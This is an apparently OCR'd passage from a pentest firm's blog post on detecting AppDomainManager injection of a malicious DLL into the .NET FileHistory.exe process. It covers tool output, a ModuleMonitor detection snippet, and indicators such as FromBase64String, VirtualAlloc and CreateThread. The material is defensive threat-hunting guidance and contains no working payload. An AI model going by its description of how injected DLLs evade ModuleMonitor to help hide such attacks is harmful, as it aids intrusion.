
- FileHistory .NET Assemblies

It is also a good practice to check whether the DLL has been loaded into other processes. In this case it is only mapped to the "*FileHistory.exe*" process.



- FileHistory – Handles

The ModuleMonitor project uses the "*Win32_ModuleLoadTrace*" to monitor for modules loaded into processes and has also the ability to detect CLR injection attacks. Even though that the DLL has been injected into the CLR it doesn't seem that the tool was able to catch this activity.




- ModuleMonitor

This is because the tool can identify CLR injection attacks based on the principle that the file is not a .NET assembly. This is implemented by checking for the presence of the **mscorlib** (.NET class library). In this case the file is a .NET binary and the mscorlib can be seen in the .NET Assemblies tab in the process properties.


```
1
2
3   if (parts[parts.Length - 1].Contains( "msco" ))
4       {
5           Process proc = Process.GetProcessById(( int ) trace.ProcessID);
6           if (!IsValidAssembly(proc.StartInfo.FileName))
7           {
8               Console.WriteLine();
9               Console.WriteLine( "[!] CLR Injection has been detected!" );
10
11
```

Analyzing the file with PeStudio will identify that the DLL is using the “**FromBase64String()**” method which is commonly used for encoding of shellcode. Other functions such as “**VirtualAlloc()**” (reserve region in the memory) and “**CreateThread()**” (thread is executed in the virtual address space of the current process) are also implemented and should lead to further investigation since most of the times are used in a malicious way.


- 

pes studio – DLL Analysis

These functions can be also identified by observing the "*Strings*" tab of the DLL using process explorer.


- 

DLL – Printable Strings




- DLL – FromBase64String

Usage of these functions is a strong indication that something is executed in the memory space of the process even though .NET binaries would not normally call these functions.




- Process Memory – FromBase64String

Investigating the memory of the process would lead in the identification of the base64 payload.




- Payload in Memory

Finally any .NET binary that is communicating with an external host should raise suspicious about its legitimacy.



- FileHistory – Remote Connection

YouTube



VideoPress

Instagram

Conclusion

The method of loading malicious assemblies into .NET processes is not new and it is used widely in red teaming scenarios that have a mature security operation center (SOC). It should be noted that this technique is not applied only to the FileHistory but to every .NET binary that exists on the system and the DLL name and the path are arbitrary which makes detection harder. Threat hunters should not rely on the assembly loading information but they should attempt to identify suspicious indicators in the memory space of the .NET process.

If you are interested to learn more about how Pentest Laboratories and our custom cyber attack scenarios can improve your organisation readiness against cyber threats please contact us.

Source: https://pentestlaboratories.com/2020/05/26/appdomainmanager-injection-and-detection/